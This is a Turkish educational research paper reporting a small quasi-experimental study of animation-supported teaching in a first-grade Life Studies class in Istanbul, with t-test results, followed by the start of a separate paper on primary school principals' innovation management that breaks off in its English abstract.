Hayat Bilgisi dersi teknolojinin öğrenme ortamlarında kullanılabilceği temel derslerden biridir. Hayat Bilgisi dersi ilkokullarda öğrencilere temel hayat becerilerinin kazandırmayı amaçlamanın yanında çağa ayak uydurabilen, çevresine duyarlı, yenilikçi insanlar olarak topluma kazandırılmalarını da desteklemektedir. Bu açıdan yapılandırıcı öğrenme yaklaşımına uyumlu olarak, teknolojiden faydalanmak oldukça yararlı sonuçlar doğurabilecektir. Hayat Bilgisi dersinin öğrencilere en iyi şekilde öğretilmesi amacıyla animasyon destekli öğretimin bu ders üzerindeki etkilerini incelemek amacıyla bu çalışma gerçekleştirilmiştir. u araştırmanın amacı Hayat Bilgisi dersinde istek ve ihtiyaçlar konusunun öğretiminde, animasyon destekli öğretimin, öğrencilerin akademik başarılarına olan etkisini incelemektir. 2020-2021 Eğitim öğretim yılında gerçekleştirilen bu çalışma nicel araştırma yaklaşımları benimsenerek gerçekleştirilmiştir.

Araştırma İstanbul ili Sultangazi ilçesi İsmetpaşa İlkokulunda 28 birinci sınıf öğrencisi ile yapılmıştır. Bu çalışmada neticesinde Hayat Bilgisi dersinde animasyon kullanımının başarıya olan etkisi ile ilgili sonuçların sınıf öğretmenlerine yol göstermesi, Hayat Bilgisi öğretiminde animasyon kullanmalarının öğrencilerin faydasına olacağını anlamaları açısından önem arz etmektedir. Ayrıca eğitim bilimlerine ve gelecekte yapılacak araştırmalara katkıda bulunacağı öngörülmektedir

Araştırmada ön test - son test kontrol gruplu yarı deneysel desen kullanılmıştır. Çalışma, 14'ü deney grubunda, 14'ü kontrol grubunda olmak üzere toplam 28, birinci sınıf öğrencisi ile yürütülmüştür. Deney grubu öğrencilerine animasyon destekli öğretim yöntemi uygulanırken kontrol grubuna geleneksel öğretim yöntemi uygulanmıştır. Gruplara

uygulamadan önce ön test uygulamadan sonra son test uygulanmıştır. Araştırmada elde edilen veriler t testi uygulanarak analiz edilmiştir. Araştırma sonucunda deney ve kontrol grubunun akademik başarısının arttığı gözlemlenmiştir. Uygulana yöntemin etkililiğini görmek amacıyla deney ve kontrol grubunun son testlerine uygulanan t testinde anlamlı bir fark ortaya çıkmıştır. Bu fark deney grubu lehine çıkmıştır. Animasyon destekli öğretimin Hayat bilgisi dersinde akademik başarıyı arttırdığı gözlemlenmiştir. Hayat Bilgisi dersi, ilkokulda öğrenciyi doğrudan hayata hazırlayan bir derstir. Bu dersi anlayan ve başarı olan bir öğrenci gündelik hayatına öğrendiği bilgileri yansıtabilir. Mihver derslerin başında gelen Hayat Bilgisi dersinin öğrenciler için anlaşılabilir ve kolay öğrenilebilir olması için eğitimcilerin teknolojiyi ve yenilikleri takip etmeleri ve sınıflarında uygulamaları gerekmektedir. Çağımızın bilgi çağı olduğu düşünüldüğünde derslerde teknoloji kullanımı oldukça yerinde bir uygulamadır. Bu açıdan Hayat Bilgisi dersinde animasyon kullanımı derse olan ilgiyi canlı tutacaktır ve akademik başarıyı arttıracaktır.

Anahtar Kelimeler: *Hayat Bilgisi, Teknoloji, Animasyon Destekli Öğretim*

THE EFFECT OF ANIMATION SUPPORTED TEACHING ON ACADEMIC SUCCESS

ABSTRACT

Life studies lesson is one of the basic lessons that technology can be used in learning environments. In addition to aiming to provide students with basic life skills in primary schools, the Life Studies course also supports their integration into society as innovative people who can keep up with the times, are sensitive to their environment. In this respect, utilizing technology in accordance with the constructive learning approach may produce very beneficial results. This study was carried out in order to examine the effects of animation-based instruction on this lesson in order to teach the Life Studies lesson to students in the best way. The aim of this research is to examine the effect of animation-supported instruction on the academic achievement of students in teaching the subject of demands and needs in the Life Studies course.

This study, which was carried out in the academic year of 2020-2021, was carried out by adopting quantitative research approaches. The research was conducted with 28 first grade students in İsmetpaşa Primary School in Sultangazi District of Istanbul Province. As a result of this study, it is important that the results about the effect of the use of animation on success in the Life Studies lesson guide the classroom teachers, in terms of understanding that using

animation in Life Studies teaching will benefit students. It is also predicted to contribute to educational sciences and future research.

In the research, quasi-experimental design with pretest-posttest control group was used. The study was conducted with a total of 28 first year students, 14 of whom were in the experimental group and 14 were in the control group. While the animation supported teaching method was applied to the experimental group students, the traditional teaching method was applied to the control group. Before applying the pre-test to the groups, after the post-test was applied.

The data obtained in the research were analyzed by applying the t test. As a result of the research, it was observed that the academic success of the experimental and control groups increased. In order to see the effectiveness of the applied method, a significant difference emerged in the t-test applied to the posttests of the experimental and control groups. This difference was in favor of the experimental group. It has been observed that animation supported teaching increases academic achievement in Life studies lesson.

Life studies lesson is a course that prepares the student directly for life in primary school. A student who understands and succeeds in this lesson can reflect the information he / she learned into his daily life. In order for the Life Studies lesson, which is one of the leading courses of the axis, to be understandable and easy to learn for students, educators should follow technology and innovations and apply them in their classes. Considering that our age is the information age, the use of technology in lessons is a very appropriate practice. In this respect, the use of animation in the Social Studies course will keep the interest in the lesson alive and increase academic success.

Keywords: Life science, Technology, Animation Supported Teaching

1.GİRİŞ

Bilimsel bilginin eğitimin merkezine yerleştiği günümüzde, çağın gerektiği şekilde bilim ve teknolojiye uyum sağlayabilmek oldukça önemli ve gereklidir. Bu uyum sürecinde teknolojik gelişmelere duyarlı bir birey olup, dahası teknolojiyi günlük hayatın bir parçası haline dönüştürmek çağdaş yaşamın ve daha özelde çağdaş eğitimin olmazsa olmazlarından bir olarak kabul görmektedir. Çünkü toplumların gelişmişlik seviyelerinin yükselmesi, modernize olmuş ve çağa uyum göstermiş bir eğitim anlayışı oluşturup, temellendirmesi ve yürütebilmesi teknolojinin gelişimine ayak uydurabilme düzeylerine dayandırılabilir. Bu bağlamda teknolojik ve bilimsel atılımlar dünya

ülkelerini daha ileri bir safhaya taşıma noktasında önemli gelişim ve ilerleme basamaklarıdır (Işık,2016).

Bugünün gelişmiş ve gelişmekte olan toplumları teknolojiye birbirleriyle yarışırken aynı zamanda eğitim sistemlerini de bu yarışa dâhil etmek durumunda kalmışlardır. Çünkü teknolojiyi hayatına katamamış daha da önemlisi teknolojiden yoksun bir eğitime sahip olan toplumlar, durağan ve yenilikçilikten uzaktır. İçinde bulunduğumuz çağda yapılandırıcı yaklaşımı temele alan bir eğitim sisteminin gerekliliği önemle vurgulanmaktadır. Bu eğitimden temel beklenti, bireysel ve grupla öğrenmeyi, araştırmayı, yenilikleri ve teknolojik-bilimsel gelişmeleri yakından takip eden öğrenmeye aşık bireyler yetiştirilmesidir. Öğrenen bireyler teknolojiyi ve bilimsel ilerlemeleri yakından takip ederken aynı zamanda kendi hayatlarında da bu süreci içselleştirebilmelidirler. Çünkü güncelliğini koruyan çağdaş eğitimin temel beklentisi bilgiyi özümseyen ve hayatına en iyi şekilde katabilen bireylere ulaşabilmektir. Bu beklenti doğrultusunda eğitim-öğretim süreci içerisinde teknolojik araç gereçlerin kullanımı özellikle desteklenmektedir.

Teknolojinin ilerlemesiyle birlikte medyanın, eğitim alanının da ayrılmaz bir parçası haline geldiği söylenebilir. Teknolojik gelişmelerin birçok boyutu ile eğitim alanına yansıdığı günümüzde, çocukların eğitiminde teknolojiden bağımsız hareket etmek neredeyse imkânsız gibi görülmektedir. Teknolojinin içine doğan çocukların maruz kaldığı bu durumun hem avantajlarının hem de dezavantajlarının olduğu bilinmektedir. Eğitim ile bireylere kazandırılacak olan olumlu beceri, değer, tutum ve davranışların teknolojiyi kullanma ile de ilgili olduğu ve yine bu teknolojiler yardımıyla birçok olumlu beceri, değer, tutum ve davranışların kazandırılacağı söylenebilir. Eğitimde teknolojinin kullanımında farklı araçlar söz konusu olabilir. Bunlardan bazılarının; radyo ve televizyon programları (çizgi filmler, animasyonlar, söyleşiler, yarışma programları, tartışma programları vb.), bilgisayarlar ve bilgisayar programları (sunum araçları, hesaplama programları, istatistik programları vb.), simülörler ve internet olduğu görülebilir. Nitekim Arıcı ve Dalkılıç'a göre (2006: 421) bilgisayar teknolojisinin sunduğu imkânlardan yararlanmasını bilen, bilgiye erişebilen, eriştiği bilgiyi günlük hayatta kullanabilen ve en önemlisi de bilgi üretebilen nesillerin yetiştirilmesi gerekliliği, eğitim alanında bilgisayar teknolojisinin kullanılmasını zorunlu hale getirmiştir. Bu bağlamda öğretmenler teknolojinin yardımı ile gerek görsellerle gerekse işitsel olarak öğrenilmesi amaçlanan bilgileri çocuklara rahatlıkla verebilmekte, böylece kalıcı ve etkili öğrenmeler gerçekleşmektedir. Animasyon destekli öğretim de bu teknolojik yaklaşımlardan biridir.

1.1. Araştırmanın Amacı

Bu araştırmanın amacı, ilkökul birinci sınıfta animasyon destekli öğretimin Hayat Bilgisi dersinde akademik başarıya etkisinin incelenmesidir.

1.2. Araştırmanın Önemi

Bu çalışmada neticesinde Hayat Bilgisi dersinde animasyon kullanımının akademik başarıya olan etkisi ile ilgili sonuçların sınıf öğretmenlerine yol göstermesi, Hayat Bilgisi öğretiminde animasyon kullanmalarının öğrencilerin faydasına olacağını anlamaları açısından önem arz etmektedir. Ayrıca eğitim bilimlerine ve gelecekte yapılacak araştırmalara katkıda bulunacağı öngörülmektedir.

1.3. Araştırmanın Problemi

Görsel kültürün hızla insan hayatının vazgeçilmez bir parçası olduğu çağımızda sanal ortamda yaratılan imgelerin gerçek kadar önemli yer teşkil ettiği genel bir kabul haline geldiğine animasyon filmlerinin bu sanal ortamda yaratılan yeni gerçeğin güçlü bir temsilcisi olduğu görülebilir (Kozan, 2015: 4). Bunun yanı sıra çizgilerin, insanların iletişimini sağlarken zamanla eğlence ve sanat hayatının da bir parçası haline geldiği söylenebilir. Bu kapsamda çizgi filmlerin önemli bir popüler kültür ürünü olarak karşımıza çıktığı, her yaştaki çocuğun severek izlediği ve çocukların yaşamında ayrı bir yere sahip olduğu söylenebilir (Alan, 2009: 16).

Doğru ve yerinde kullanıldığında öğretici, bilgilendirici, yönlendirici, kişiliği geliştirici, model olucu özellikler taşıyabilen animasyonların çocukların akademik ve sosyal gelişimlerine uygun olarak seçilip izletilmesi gerekmektedir. Çizgi karakterin bu açıdan üzerlerinde iyi çalışılması, belli pedagojik amaçlar gözetilerek oluşturulması ve işlenmesi beklenmektedir. Çizgi filmlerde sevimli hale getirilen kahramanlar, belli eğitim mesajlarını verirken, öğretici içerikle çocuğun hem öğrenmesi hem de eğlenmesi beklenir (Bayındır, 2015: 3).

Çizgi film ve animasyonların yukarıda kısaca verilen avantajlarının eğitime yansıtılabilmesi Hayat Bilgisi dersi açısından son derece anlamlı hale gelmektedir. Animasyon destekli öğretimin Hayat Bilgisi dersinde akademik başarıya etkisini incelemek ve ilgili araştırmaların yetersizliği bu çalışmanın problem durumunu ortaya koymaktadır.

1.4. Araştırmanın Alt Problemleri

Bu çalışmada aşağıdaki sorulara cevap aranmıştır;

1. Deney ve kontrol gruplarında yer alan öğrencilerin ön test (başarı testi) puan ortalamaları arasında istatistiksel olarak anlamlı bir fark var mıdır?
2. Deney ve kontrol gruplarında yer alan öğrencilerin son test(başarı testi) puan ortalamaları arasında istatistiksel olarak anlamlı bir fark var mıdır?

1.5. Hipotezler

1. Animasyon destekli öğretimin Hayat Bilgisi dersinde akademik başarıya pozitif yönlü bir etkisi vardır.

2. Deney ve kontrol gruplarında yer alan öğrencilerin ön test puan ortalamaları arasında istatistiksel olarak anlamlı bir fark yoktur.
3. Deney ve kontrol gruplarında yer alan öğrencilerin son test puan ortalamaları arasında istatistiksel olarak anlamlı bir fark vardır.

1.6 Sayıtlar

1. Araştırmaya katılan öğrencilerin yaş ve zekâ açısından birbirlerine yakın oldukları,
2. Gruplar arasında araştırmanın sonucunu değiştirecek bir etkileşimin olmadığı,
3. Araştırmaya katılan öğrencilerin ön test ve son test sorularına içtenlikle cevap verdikleri,
4. Deney ve kontrol gruplarında istenmedik değişkenler, grupları eşit düzeyde etkilediği varsayılmıştır.

1.7 Sınırlılıklar

Bu araştırma;

- 1- 2020 – 2021 Eğitim – öğretim yılı,
- 2- İstanbul ili Sultangazi İlçesi İsmetpaşa İlkokulu, 1/E sınıfında bulunan 28 öğrenci,
- 3- Ön test - son test olarak uygulanan 10 çoktan seçmeli test sorusu,
- 4- İlkokul birinci sınıf Hayat Bilgisi dersi sınıf “Evde Hayat” ünitesinin “İstek ve İhtiyaçlar” konusu ile sınırlıdır.

2.YÖNTEM (Method)

2.1. Araştırma Deseni

Araştırmalarda deneysel yöntemler, genellikle sayısal olarak ölçülebilen ve farklı değerler alan değişkenleri ölçmek, aralarındaki ilişkiyi ortaya çıkarmak için kullanılır. Genel olarak bir araştırmacının amacı; etkisini ölçmek istediği etkeni belirli kurallara göre gruplara uygulayarak uygulanan etkenin analiz edilmesini sağlamak ve neden - sonuç ilişkisi açısından incelemek ise araştırma yöntemi olarak deneysel yöntem kullanılır (Çepni, 2009: s.112). Arıkan (2000) deneysel deseni, gruplara ayrılmış ya da tek grup halinde mevcut olan materyalin ilk önce herhangi bir işleme konulmadan ölçülerek elde edilen bilgilerin kaydedilmesi daha sonra materyali bir işleme tabi tutarak denemeler gerçekleştirilmesi ve neden - sonuç ilişkisi olarak tanımlamaktadır.

Bu araştırma nicel araştırma yöntemleri üzerine kurulmuş bir çalışmadır. Yarı deneysel yöntemin ön test son test kontrol gruplu modeli benimsenmiştir. Araştırmada animasyon destekli öğretimin Hayat Bilgisi dersinde akademik başarıya etkisi araştırılmaktadır. Buna yönelik olarak

ilkokul birinci sınıf Hayat Bilgisi dersinden “Evde Hayat” ünitesinden “İstek ve ihtiyaçlar” konusu seçilmiştir.

2.2. Çalışma Grubu

Araştırmanın katılımcıları, İstanbul ili Sultangazi ilçesinde bir devlet okulu olan İsmetpaşa İlkokulu 1-E sınıfında öğrenim gören 28 tane birinci sınıf öğrencilerinden seçilmiştir. Deney grubunda 7 kız 7 erkek öğrenci toplam 14, kontrol grubunda 7 kız 7 erkek toplam 14 öğrenci olarak deney ve kontrol grubu oluşturulmuştur. Araştırmanın katılımcıları uygun örnekleme modeli ile seçilmiştir çünkü araştırmacının erişimine açık ve kolay olmasıdır.

2.3 Veri Toplama Aracı

Veri toplama aracı, araştırmacı tarafından hazırlanan ve İsmetpaşa ilkokulunda bulunan 10 tane sınıf öğretmenin görüşü alınarak hazırlanan geçerliliği ve güvenilirliği olan 10 soruluk bir başarı testidir. Başarı testi, MEB tarafından yayınlanan “İlkokul Hayat Bilgisi Dersi” öğretim programında yer alan 1.sınıf kazanımı doğrultusunda hazırlanmıştır. Bu kazanım:

- İstek ve ihtiyaçları arasındaki farkı ayırt eder.

2.4. Veri Toplama Süreci ve Çözümleme

Veri toplama sürecinde, ilk olarak çalışmanın yapılacağı sınıf deney ve kontrol grubu olmak üzere ikiye bölündü. Salgın şartlarından dolayı sınıfların ikiye bölünmüş olması araştırmaya büyük kolaylık sağlamıştır. Deney grubunda 14, kontrol grubunda 14 öğrenci olmak üzere toplam 28 öğrenci bu çalışmaya dâhil edilmiştir.

Araştırma 2 haftada tamamlanmıştır. İlk hafta kontrol grubuna ve deney grubuna araştırma öncesi ön test uygulanmıştır ve iki grubun akademik başarılarının benzerlik gösterdiği tespit edilmiş ve herhangi bir dengeleme işlemi yapılmamıştır. Kontrol grubuna Hayat Bilgisi müfredatında yer alan günlük plana uygun olarak geleneksel yöntemle ders işlenmiştir ve bunun sonucunda son test uygulanmıştır. Deney grubunda aynı konu bilgisayar yardımıyla animasyon kullanılarak ders işlendi. Ayrıca deney grubu öğrencileri etkileşimli animasyonlara katıldı. Araştırma sonunda deney grubuna da son test uygulanmıştır.

Deney ve kontrol grubu, ön test-son test başarı verileri istatistiksel analiz programı kullanılarak analiz edilmiştir. Verilerin istatistiği hesaplanmış ve karşılaştırmalarda bağımsız gruplar t-testi kullanılmıştır. Sonuçlar değerlendirilirken anlamlılık düzeyi $p < 0.05$ olarak kabul edilmiştir.

3.BULGULAR

3.1. Birinci Alt Probleme İlişkin Bulgular

Deney ve kontrol gruplarında yer alan öğrencilerin ön test puan ortalamaları arasında istatistiksel olarak anlamlı bir fark var mıdır? Şeklindeki araştırmanın birinci alt problemi doğrultusunda deney ve kontrol gruplarına başarı testi uygulanmıştır. Yapılan bu test ile öğrencilere uygulanacak program öncesi deney ve kontrol gruplarının ön bilgileri arasında farkın olup olmadığı tespit edilmesi amaçlanmıştır. Bu iki grubun ön test başarı puan ortalamaları arasında istatistiksel olarak anlamlı bir farkın bulunmaması durumunda, son test başarı testi puan ortalamaları arasında çıkacak olası bir farkın uygulanan yöntemden kaynaklandığı söylenebilecektir.

Aşağıda deney ve kontrol gruplarının başarı testinden almış oldukları ön test puanlarına ilişkin bulgular tabloda verilmiştir. Ayrıca bu alt amaca ilişkin kurulan hipotez de aşağıda ifade edilmiştir.

Hipotez, deney ve kontrol gruplarında yer alan öğrencilerin ön test puan ortalamaları arasında istatistiksel olarak anlamlı bir fark yoktur şeklindedir.

Tablo 1. Deney ve Kontrol Gruplarının Başarı Testi (Ön Test) Puanlarının Karşılaştırılması İle İlgili t Testi Sonuçları

Grup Adı	N	X	SS	S.D	t	p
Deney Grubu	14	44,28	12,09339	13	0,154	0,879
Kontrol Grubu	14	43,57	12,15739			

Uygulama öncesinde deney ve kontrol gruplarına uygulanan başarı testi (ön test) sonuçları arasında anlamlı bir farkın olup olmadığını tespit etmek amacıyla yapılan bağımsız örneklem t testi analiz sonuçları incelendiğinde, deney ve kontrol gruplarındaki öğrencilerin ön test puanları arasında anlamlı düzeyde ($p>0.05$) bir farkın olmadığı görülmektedir. Ortalamalara bakıldığında deney grubundan 14 öğrenci sınava girmiş ve bu öğrencilerin ortalaması $X=44,28$ iken kontrol grubundan sınava giren 14 öğrencinin ortalamasının $X=43.57$ olduğu görülmektedir. Bu verilere dayanarak deney grubu öğrencileri ile kontrol grubu öğrencilerinin uygulama öncesinde akademik başarı yönünden aralarında istatistiksel olarak anlamlı bir farkın olmadığı söylenebilir. Sonuç olarak, deney ve kontrol gruplarında yer alan öğrencilerin ön test puan ortalamaları arasında istatistiksel olarak anlamlı bir fark yoktur hipotezi kabul edilmiştir.

3.2. İkinci Alt Probleme İlişkin Bulgular

Deney ve kontrol gruplarında yer alan öğrencilerin son test (başarı testi) puan ortalamaları arasında istatistiksel olarak anlamlı bir fark var mıdır? Şeklindeki araştırmanın ikinci alt problemi doğrultusunda deney ve kontrol gruplarına aynı test son test olarak uygulanmıştır.

Aşağıda deney ve kontrol gruplarının duyu organları başarı testinden almış oldukları son test puanlarına ilişkin bulgular tabloda verilmiştir. Ayrıca bu alt amaca ilişkin kurulan hipotez de aşağıda ifade edilmiştir.

Hipotez, deney ve kontrol gruplarında yer alan öğrencilerin son test puan ortalamaları arasında istatistiksel olarak anlamlı bir fark vardır şeklindedir.

Tablo 2. Deney ve Kontrol Gruplarının Başarı Testi (Son Test) Puanlarının Karşılaştırılması İle İlgili t Testi Sonuçları

Grup Adı	N	X	SS	S.D	t	p
Deney Grubu	14	69,28	9,972	13	3,0762	0,00884
Kontrol Grubu	14	57,14	13,259			

Deney ve kontrol grupları arasında yapılan başarı testi (son test) sonuçları arasında anlamlı bir farkın olup olmadığını tespit etmek amacıyla yapılan bağımsız örneklem t testi analiz sonuçları incelenmiştir. Deney ve kontrol gruplarındaki öğrencilerin başarı testinden almış oldukları puanlar arasında deney grubu lehine anlamlı düzeyde ($p < 0.05$) bir farkın olduğu görülmektedir.

Grupların ortalamalarına bakıldığında deney grubundan 14 öğrenci sınava girmiş ve bu öğrencilerin ortalamaları $X=69,28$ iken kontrol grubundan sınava giren 14 öğrencinin ortalaması $X=57,14$ 'dür. Analiz sonuçları, ortalamalar arasındaki bu farkın tesadüfi olmadığını, deney grubunun kontrol grubuna kıyasla yüksek ortalamasının uygulanan öğretim yönteminden kaynaklandığını ortaya koymaktadır. Sonuç olarak, deney ve kontrol gruplarında yer alan öğrencilerin son test puan ortalamaları arasında istatistiksel olarak anlamlı bir fark vardır hipotezi kabul edilmiştir. Yani araştırmamızın çıkış noktası olan animasyon destekli öğretimin Hayat Bilgisi dersindeki akademik başarıya pozitif yönde etkisinin varlığı ortaya çıkmıştır.

4.SONUÇ VE ÖNERİLER

Bu çalışmanın amacı animasyon destekli öğretimin Hayat Bilgisi dersinde öğrencilerin akademik başarıları üzerindeki etkisini incelemek ve bu doğrultuda çeşitli öneriler sunmaktır. Çalışma

ilkokul 1. sınıf Hayat Bilgisi “Evde Hayat” ünitesi “İstek ve İhtiyaçlar” konusu üzerinden yürütülmüştür. Sınıf deney grubu ve kontrol grubu olarak ikiye ayrılmıştır. Deney grubunda “İstek ve İhtiyaçlar” konusu animasyonla desteklenmiş şekilde ve etkileşimli olarak, kontrol grubunda ise müfredata bağlı olarak geleneksel yöntemlerle yani düz anlatım ve sunuş yoluyla işlenmiştir. Uygulama öncesinde ve sonrasında her iki gruba da ön test son test olarak başarı testi uygulanmıştır. Uygulama sonucunda aşağıdaki sonuçlara varılmış, sonuçlar tartışılmış ve bundan sonra araştırılabilecek çalışmalarla ilgili önerilere yer verilmiştir.

Yapılan analizler sonucunda Hayat Bilgisi dersi “İstek ve İhtiyaçlar” konusunda deney ve kontrol gruplarının ön-test başarı puanları incelenmiş ve bilgi düzeyleri açısından anlamlı bir fark olmadığı tespit edilmiştir. Her grubun bilgi düzeyleri birbirine yakın olması araştırmanın amacı açısından önemlidir.

Araştırmanın asıl sonucunu ortaya koyması bakımından deney ve kontrol grubu öğrencilerinin son test başarı puanları arasında istatistiksel olarak anlamlı bir farkın olup olmadığını anlamak için bağımsız örneklem t testi analizi yapılmıştır. Yapılan t testi sonucunda ortalamalar arasında anlamlı bir farklılık çıkmıştır. Bu fark deney grubu lehinedir. Dolayısıyla araştırmanın hipotezi doğrulanmıştır. Yani animasyon destekli öğretim Hayat Bilgisi dersinde öğrencilerin akademik başarısını arttırmıştır.

Hayat Bilgisi dersi, ilkokulda öğrenciyi doğrudan hayata hazırlayan bir derstir. Bu dersi anlayan ve başarı olan bir öğrenci gündelik hayatına öğrendiği bilgileri yansıtabilir. Mihver derslerin başında gelen Hayat Bilgisi dersinin öğrenciler için anlaşılabilir ve kolay öğrenilebilir olması için eğitimcilerin teknolojiyi ve yenilikleri takip etmeleri ve sınıflarında uygulamaları gerekmektedir. Çağımızın bilgi çağı olduğu düşünüldüğünde derslerde teknoloji kullanımı oldukça yerinde bir uygulamadır. Bu açıdan Hayat Bilgisi dersinde animasyon kullanımı derse olan ilgiyi canlı tutacaktır ve akademik başarıyı arttıracaktır.

Araştırma esnasında deney grubu öğrencilerinin güdülenmelerinin arttığı ve dikkatlerini canlı tutabildikleri gözlemlenmiştir. Derslerde genel olarak sessiz kalan ya da söz almakta isteksiz davranan öğrencilerin animasyonların kullanıldığı derse katılımlarında ciddi bir artış gözlenmiştir. Bunun sebebi olarak, animasyonlarla desteklenen derste öğrencilerin konuyu daha iyi anladıklarını söyleyebiliriz. Bunun yanında, animasyonların öğrencilerin derse karşı motivasyonunu arttırdığı, konuyu soyut halden somut hale getirdiği ve karmaşıklıktan kurtardığı, öğrenmeyi hızlandırdığı ve öğrencilerin düşünme gücünü arttırdığı araştırmacı tarafından gözlemlenmiştir.

Öneriler;

- Bu araştırma neticesinde elde edilen sonuçlar doğrultusunda aşağıdaki önerilerde bulunulabilir.
- Hayat Bilgisi derslerinde animasyon destekli öğretime daha fazla yer verilmelidir. Çünkü ilkokul kademelerinde bulunan öğrencilerin derslerde geçen soyut kavram, olay ve olguları daha iyi anlamaları ve algılamaları için animasyonlar oldukça etkilidir.

- Bu çalışmadan yola çıkarak ilkokulda Türkçe, Matematik, İngilizce ve Sosyal Bilgiler gibi derslerde de akademik başarıyı arttırmak için öğretmenler animasyonlar kullanabilirler.
- Bu araştırma, 2020-2021 akademik yılı güz döneminde, 28 kişiyle yürütülmüştür. Araştırmacılar çalışmalarını daha uzun süre zarfında, daha çok çalışma grubuyla gerçekleştirebilirler.
- Animasyonların daha etkili kullanılmasını sağlamak için öğretmenlere hizmet içi eğitimler verilebilir.
- Animasyon destekli öğretimin Hayat Bilgisi dersindeki akademik başarıya etkisi başka derslerde de araştırılabilir.
- Öğretmenler derslerinde video, etkileşimli animasyon, görseller kullanarak kendilerine özgü yazılım hazırlayabilir. Bu yazılımlar Milli Eğitim Bakanlığı işbirliği ile ülke genelindeki bütün öğretmenleri arasında paylaşılabilir.

5. KAYNAKÇA

- [1] Işık, A. D. (2016). Elektronik öğrenme içeriklerinin ahlak ve değerler eğitimi yönüyle incelenmesi. Eğitimde gelecek arayışları dünden bugüne Türkiye’de beceri, ahlak ve değerler eğitimi sempozyumu, 1, 467-483.
- [2] Arıcı, N., Dalkılıç, E. 2006. Animasyonların bilgisayar destekli öğretime katkısı: bir uygulama örneği. Kastamonu Eğitim Dergisi, 14(2), 421-430.
- [3] Alan, İ. (2009). Sevgi İçerikli Çizgi Filmlerin İlköğretim 5. Sınıftaki Çocukların Görsel Sanatlar Dersinde Yaptıkları Resimler Üzerindeki Etkisinin İncelenmesi. (Yayımlanmamış Yüksek Lisans Tezi). Gazi Üniversitesi, Ankara.
- [4] Bayındır, N. (2015). Sınıf Öğretmenlerinin Çizgi Filmlerin Öğretimsel Rolüne İlişkin Görüşleri. International Journal of Social Science, 41, 109-117.
- [5] Çepni, S. (2009). Araştırma ve proje çalışmalarına giriş. Trabzon.
- [6] Arıkan, R. (2000). Araştırma teknikleri ve rapor yazma. Ankara: Gazi Kitabevi.

İLKOKULLARDA GÖREVLİ OKUL MÜDÜRLERİNİN YENİLİK YÖNETİMİ VE ÖRGÜTSEL ÇEVİKLİKLERİNİN SINIF ÖĞRETMENLERİNİN GÖRÜŞLERİNE GÖRE İNCELENMESİ

Necati Çobanoğlu¹, Veysel Göçer²

¹*Aydın Adnan Menderes Üniversitesi Buharkent Meslek Yüksekokulu, Aydın, TURKEY*

²*Milli Eğitim Bakanlığı, Malatya, TURKEY*

veysel092@gmail.com

ORCID: 0000-0002-9242-6863

ÖZET

Yapılan çalışmada sınıf öğretmenlerinin görüşlerine göre ilkökul müdürlerinin yenilik yönetimi ile örgütsel çeviklikleri arasındaki ilişkiyi tespit etmek amaçlanmıştır. Bu amacın yanında ilkökul müdürlerinin yenilik yönetimi ve örgütsel çevikliklerinin hangi düzeyde olduğunun, ilkökul müdürlerinin yenilik yönetimi ile örgütsel çeviklikleri arasında anlamlı bir ilişkinin olup olmadığının, örgütsel çevikliklerinin, yenilik yönetimini anlamlı bir biçimde yordayıp yordamadığının sınıf öğretmenlerinin görüşlerine göre belirlenmesi de amaçlanmıştır. Araştırmanın amaçları doğrultusunda ilişkiisel tarama modeli yöntem olarak tercih edilmiştir. Araştırmanın evrenini, 2020-2021 eğitim-öğretim yılında Malatya il merkezindeki ilkökullarda görev yapan sınıf öğretmenleri oluşturmaktadır. Araştırmanın örneklemini ise evrenden “Basit Tesadüfi Örnekleme” yöntemi ile belirlenen 260 sınıf öğretmeni oluşturmaktadır. Araştırmada üç bölümden oluşan bir veri seti oluşturulmuştur. Veri setinin birinci bölümünde araştırmaya katılan sınıf öğretmenlerinin demografik bilgilerinin yer aldığı “Kişisel Bilgi Formu”; ikinci bölümünde “Örgütsel Çeviklik Ölçeği”, üçüncü bölümünde ise “Okullarda Yenilik Yönetimi Ölçeği” bulunmaktadır. İfade edilen veri toplama araçları ile toplanan araştırma verileri normal dağılım göstermeleri dolayısıyla betimsel istatistikî yöntemlerin yanında Pearson Korelasyon ve Basit Doğrusal Regresyon Analizi kullanılarak analiz edilmiştir. Araştırma sonucunda sınıf öğretmenlerinin ilkökul müdürlerinin yenilik yönetimi ile örgütsel çeviklik davranışlarına ilişkin görüşleri arasında pozitif yönlü yüksek düzeyde bir ilişkinin olduğu belirlenmiştir. Boyutlar temelindeki korelasyona ilişkin olarak ise örgütsel çevikliğin “paylaşılan sorumluluk ve proaktivite çevikliği” ile “girdi yönetimi”, “yenilik stratejisi”, “örgütsel kültür ve yapı” alt boyutları arasında pozitif yönlü yüksek düzeyde, “proje yönetimi” alt boyutu arasında pozitif

yönlü orta düzeyde bir ilişki, paylaşılan sorumluluk ve proaktivite çevikliği ile yenilik yönetiminin geneli arasında pozitif yönlü yüksek düzeyde bir ilişki olduğu da belirlenmiştir. Araştırmada sınıf öğretmenlerinin görüşlerine göre ilkökul müdürlerinin örgütsel çeviklik düzeylerinin, yenilik yönetimi düzeylerini anlamlı bir biçimde yordadığı belirlenmiştir. Bunun yanında örgütsel çevikliğin yenilik yönetimi düzeyini pozitif yönde yüksek düzeyde etkilediği ve örgütsel çeviklik düzeyinin yenilik yönetimi düzeyi üzerindeki varyansı büyük oranda açıkladığı belirlenmiştir. Ayrıca öğretmenlerin örgütsel çeviklik düzeylerinin yenilik yönetimi düzeylerini arttırmakta olduğu da çalışmada belirlenmiştir.

Anahtar Kelimeler: Sınıf Öğretmeni, İlkokul Müdürleri, Örgütsel Çeviklik, Yenilik Yönetimi

INVESTIGATION OF INNOVATION MANAGEMENT AND ORGANIZATIONAL AGILITY OF SCHOOL DIRECTORS IN PRIMARY SCHOOLS ACCORDING TO THE OPINION OF CLASS TEACHERS

ABSTRACT

In the study, it was aimed to determine the relationship between innovation management and organizational agility of primary school principals according to the opinions of classroom teachers. In addition to this aim, it was also aimed to determine the level of innovation management and organizational agility of primary school principals, whether there is a meaningful relationship between innovation management and organizational agility of primary school principals, and whether their organizational agility predicts innovation management in a meaningful way, according to the opinions of classroom teachers. In line with the aims of the study, the relational scanning model was preferred as a method. The universe of the study consists of classroom teachers working in primary schools in the city center of Malatya in the 2020-2021 academic year. The sample of the study consists of 260 classroom teachers selected from the universe using the "Simple Random Sampling" method. A data set consisting of three parts was created in the study. In the first part of the data set, the "Personal Information Form" containing the demographic information of the classroom teachers participating in the study; The second part includes the "Organizational Agility Scale", and the third part the "Innovation Management Scale in Schools". The research data collected with the mentioned data collection tools were analyzed by using Pearson Correlation and Simple Linear Regression Analysis, as

